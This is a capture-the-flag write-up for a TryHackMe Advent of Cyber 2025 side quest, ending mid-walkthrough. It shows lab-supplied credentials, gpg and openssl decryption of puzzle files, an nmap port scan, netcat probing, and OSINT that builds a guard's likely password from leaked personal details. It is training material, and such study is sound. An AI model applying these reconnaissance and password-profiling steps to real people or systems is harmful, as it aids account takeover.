TryHackMe: AoC 2025 Side Quest One
First Side Quest (The Great Disappearing Act) started with discovering the key in the Advent of Cyber Day 1 room and using it to remove the firewall on the target machine.
Afterward, by creating an account and logging into a social media application, we used OSINT to discover the email and password of a user. We then used these credentials to access the security console and open a door, obtaining the first flag.
Next, using the same credentials on the video portal application, we exploited an HTTP Parameter Pollution vulnerability to access a restricted video feed and captured a keycode, which allowed us to unlock another door and retrieve the first part of the second flag. By examining how the video feeds worked, we identified an endpoint that provided a token, which we used to obtain a shell on the target and capture the second part of the second flag.
Finally, with our shell, we escalated privileges using a SUID binary and gained access as a user in the docker group. We leveraged this to escalate to the root user and discover the unlock code for the final door. Using this code, we unlocked the last door, obtained the third flag, and completed the room.
Finding the Key
We start the side quest by trying to find the key in the Advent of Cyber Day 1 room.
Finding the Fragments
After getting a shell on the room with the given credentials, we find an interesting note in /home/mcskidy/Documents/read-me-please.txt, which provides credentials for the eddi_knapp user and instructs us to find three fragments and combine them to decrypt a message located in the /home/eddi_knapp/Documents/ directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
mcskidy@tbfc-web01:~/Documents$ cat read-me-please.txt
From: mcskidy
To: whoever finds this

I had a short second when no one was watching. I used it.

I've managed to plant a few clues around the account.
If you can get into the user below and look carefully,
those three little "easter eggs" will combine into a passcode
that unlocks a further message that I encrypted in the
/home/eddi_knapp/Documents/ directory.
I didn't want the wrong eyes to see it.

Access the user account:
username: eddi_knapp
password: S0mething1Sc0ming

There are three hidden easter eggs.
They combine to form the passcode to open my encrypted vault.

Clues (one for each egg):

1)
I ride with your session, not with your chest of files.
Open the little bag your shell carries when you arrive.

2)
The tree shows today; the rings remember yesterday.
Read the ledger’s older pages.

3)
When pixels sleep, their tails sometimes whisper plain words.
Listen to the tail.

Find the fragments, join them in order, and use the resulting passcode
to decrypt the message I left. Be careful — I had to be quick,
and I left only enough to get help.

~ McSkidy
We can use the given credentials to switch to the eddi_knapp user.
1
2
3
mcskidy@tbfc-web01:~/Documents$ su - eddi_knapp
Password:
eddi_knapp@tbfc-web01:~$
- Afterwards, we find the first fragment inside the
/home/eddi_knapp/.bashrcfile:
1
2
eddi_knapp@tbfc-web01:~$ tail -n1 .bashrc
export PASSFRAG1="3ast3r"
- The second fragment is stored in the hidden
gitrepository at/home/eddi_knapp/.secret_git:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
eddi_knapp@tbfc-web01:~/.secret_git$ git log
commit e924698378132991ee08f050251242a092c548fd (HEAD -> master)
Author: mcskiddy <mcskiddy@robco.local>
Date:   Thu Oct 9 17:20:11 2025 +0000

    remove sensitive note

commit d12875c8b62e089320880b9b7e41d6765818af3d
Author: McSkidy <mcskiddy@tbfc.local>
Date:   Thu Oct 9 17:19:53 2025 +0000

    add private note
eddi_knapp@tbfc-web01:~/.secret_git$ git show d12875c8b62e089320880b9b7e41d6765818af3d
commit d12875c8b62e089320880b9b7e41d6765818af3d
Author: McSkidy <mcskiddy@tbfc.local>
Date:   Thu Oct 9 17:19:53 2025 +0000

    add private note

diff --git a/secret_note.txt b/secret_note.txt
new file mode 100755
index 0000000..060736e
--- /dev/null
+++ b/secret_note.txt
@@ -0,0 +1,5 @@
+========================================
+Private note from McSkidy
+========================================
+We hid things to buy time.
+PASSFRAG2: -1s-
- The third fragment is located inside the
/home/eddi_knapp/Pictures/.easter_eggfile:
1
2
eddi_knapp@tbfc-web01:~$ tail -n 1 /home/eddi_knapp/Pictures/.easter_egg
PASSFRAG3: c0M1nG
Getting the Ciphertext
Now we can combine the fragments to create a passphrase and decrypt the /home/eddi_knapp/Documents/mcskidy_note.txt.gpg message mentioned earlier.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
eddi_knapp@tbfc-web01:~/Documents$ gpg --batch --yes --passphrase "3ast3r-1s-c0M1nG" --pinentry-mode loopback -d mcskidy_note.txt.gpg
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
Congrats — you found all fragments and reached this file.

Below is the list that should be live on the site. If you replace the contents of
/home/socmas/2025/wishlist.txt with this exact list (one item per line, no numbering),
the site will recognise it and the takeover glitching will stop. Do it — it will save the site.

Hardware security keys (YubiKey or similar)
Commercial password manager subscriptions (team seats)
Endpoint detection & response (EDR) licenses
Secure remote access appliances (jump boxes)
Cloud workload scanning credits (container/image scanning)
Threat intelligence feed subscription

Secure code review / SAST tool access
Dedicated secure test lab VM pool
Incident response runbook templates and playbooks
Electronic safe drive with encrypted backups

A final note — I don't know exactly where they have me, but there are *lots* of eggs
and I can smell chocolate in the air. Something big is coming.  — McSkidy

---

When the wishlist is corrected, the site will show a block of ciphertext. This ciphertext can be decrypted with the following unlock key:

UNLOCK_KEY: 91J6X7R4FQ9TQPM9JX2Q9X2Z

To decode the ciphertext, use OpenSSL. For instance, if you copied the ciphertext into a file /tmp/website_output.txt you could decode using the following command:

cat > /tmp/website_output.txt
openssl enc -d -aes-256-cbc -pbkdf2 -iter 200000 -salt -base64 -in /tmp/website_output.txt -out /tmp/decoded_message.txt -pass pass:'91J6X7R4FQ9TQPM9JX2Q9X2Z'
cat /tmp/decoded_message.txt

Sorry to be so convoluted, I couldn't risk making this easy while King Malhare watches. — McSkidy

It instructs us to replace the contents of /home/socmas/2025/wishlist.txt with the provided text, so let’s do that.
1
2
3
4
5
6
7
8
eddi_knapp@tbfc-web01:~$ nano /home/socmas/2025/wishlist.txt
eddi_knapp@tbfc-web01:~$ cat /home/socmas/2025/wishlist.txt
Hardware security keys (YubiKey or similar)
Commercial password manager subscriptions (team seats)
Endpoint detection & response (EDR) licenses
Secure remote access appliances (jump boxes)
Cloud workload scanning credits (container/image scanning)
Threat intelligence feed subscription
Afterwards, checking the web application on port 8080, we can see that it displays a ciphertext as described.
Finding the Key
We can decrypt this ciphertext exactly as shown in the note:
1
2
3
4
5
6
7
8
9
10
11
12
13
eddi_knapp@tbfc-web01:~$ echo 'U2FsdGVkX1/7xkS74RBSFMhpR9Pv0PZrzOVsIzd38sUGzGsDJOB9FbybAWod5HMsa+WIr5HDprvK6aFNYuOGoZ60qI7axX5Qnn1E6D+BPknRgktrZTbMqfJ7wnwCExyU8ek1RxohYBehaDyUWxSNAkARJtjVJEAOA1kEOUOah11iaPGKxrKRV0kVQKpEVnuZMbf0gv1ih421QvmGucErFhnuX+xv63drOTkYy15s9BVCUfKmjMLniusI0tqs236zv4LGbgrcOfgir+P+gWHc2TVW4CYszVXlAZUg07JlLLx1jkF85TIMjQ3B91MQS+btaH2WGWFyakmqYltz6jB5DOSCA6AMQYsqLlx53ORLxy3FfJhZTl9iwlrgEZjJZjDoXBBMdlMCOjKUZfTbt3pnlHWEaGJD7NoTgywFsIw5cz7hkmAMxAIkNn/5hGd/S7mwVp9h6GmBUYDsgHWpRxvnjh0s5kVD8TYjLzVnvaNFS4FXrQCiVIcp1ETqicXRjE4T0MYdnFD8h7og3ZlAFixM3nYpUYgKnqi2o2zJg7fEZ8c=' > /tmp/website_output.txt

eddi_knapp@tbfc-web01:~$ openssl enc -d -aes-256-cbc -pbkdf2 -iter 200000 -salt -base64 -in /tmp/website_output.txt -out /tmp/decoded_message.txt -pass pass:'91J6X7R4FQ9TQPM9JX2Q9X2Z'

eddi_knapp@tbfc-web01:~$ cat /tmp/decoded_message.txt
Well done — the glitch is fixed. Amazing job going the extra mile and saving the site. Take this flag THM{w3lcome_2_A0c_2025}

NEXT STEP:
If you fancy something a little...spicier....use the FLAG you just obtained as the passphrase to unlock:
/home/eddi_knapp/.secret/dir

That hidden directory has been archived and encrypted with the FLAG.
Inside it you'll find the sidequest key.
Following the steps from the note, we decrypt the /home/eddi_knapp/.secret/dir.tar.gz.gpg file, which gives us a tar archive. Extracting it yields a single PNG file.
1
2
3
4
5
6
7
eddi_knapp@tbfc-web01:~/.secret$ gpg --batch --yes --passphrase "THM{w3lcome_2_A0c_2025}" --pinentry-mode loopback -d dir.tar.gz.gpg > dir.tar.gz
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase

eddi_knapp@tbfc-web01:~/.secret$ tar -xvzf dir.tar.gz
dir/
dir/sq1.png
Let’s start an HTTP server using Python so we can download the image to our own machine.
1
2
3
eddi_knapp@tbfc-web01:~/.secret$ cd dir/
eddi_knapp@tbfc-web01:~/.secret/dir$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
Downloading the image from the HTTP server:
1
$ wget -q http://10.66.142.236:7777/sq1.png
Looking at the image, we can find the key on it and move on to the actual side quest.

Side Quest

We start the side quest by visiting the web server on port 21337 and entering the key we discovered to remove the firewall as per the room instructions.
Initial Enumeration
Afterwards, we run an nmap scan to discover all the services running on the target.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
$ nmap -T4 -n -sC -sV -Pn -p- 10.67.161.155
Nmap scan report for 10.67.161.155
Host is up (0.15s latency).
PORT      STATE    SERVICE         VERSION
22/tcp    open     ssh             OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
...
80/tcp    open     http            nginx 1.24.0 (Ubuntu)
...
8000/tcp  open     http-alt
...
8080/tcp  open     http            SimpleHTTPServer 0.6 (Python 3.12.3)
...
9001/tcp  open     tor-orport?
...
13400/tcp open     hadoop-datanode Apache Hadoop 1.24.0 (Ubuntu)
...
13401/tcp open     http            Werkzeug httpd 3.1.3 (Python 3.12.3)
...
13402/tcp open     http            nginx 1.24.0 (Ubuntu)
...
13403/tcp open     unknown
...
13404/tcp open     unknown
...
21337/tcp open     http            Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-title: Unlock Hopper's Memories
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
There are quite a number of services running on the target, and the ones relevant to us are:

- The social media application on port
8000, which gives us a login page and an account creation option.
- The Security Console application on port
8080, which presents a login page.

- The SCADA terminal on port
9001, which asks for an authorization token.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ nc 10.67.161.155 9001

╔═══════════════════════════════════════════════════════════════╗
║     ASYLUM GATE CONTROL SYSTEM - SCADA TERMINAL v2.1          ║
║              [AUTHORIZED PERSONNEL ONLY]                      ║
╚═══════════════════════════════════════════════════════════════╝

[!] WARNING: This system controls critical infrastructure
[!] All access attempts are logged and monitored
[!] Unauthorized access will result in immediate termination

[!] Authentication required to access SCADA terminal
[!] Provide authorization token from Part 1 to proceed


[AUTH] Enter authorization token:

- The video portal on port
13400, which also presents a login page.
- And lastly, the service on port
13404, which currently responds withunauthorizedto any input.
1
2
3
$ nc 10.67.161.155 13404
test
unauthorized
First Flag
Since we don’t have any credentials, an authorization token, or any clues about the service on port 13404, we start by creating an account for the social media application on port 8000.



After creating an account and logging in, we can see posts from other users. The first post includes an interesting detail: the email of Guard Hopkins, which is guard.hopkins@hopsecasylum.com.
Checking other posts, we see that Guard Hopkins was tricked into revealing their password. Unfortunately, they mention that they changed it afterwards, and indeed the leaked password no longer works. However, we learn their password pattern: a capitalized word followed by digits and a special character.

Another post reveals their birth year, 1982, and it is followed by !.
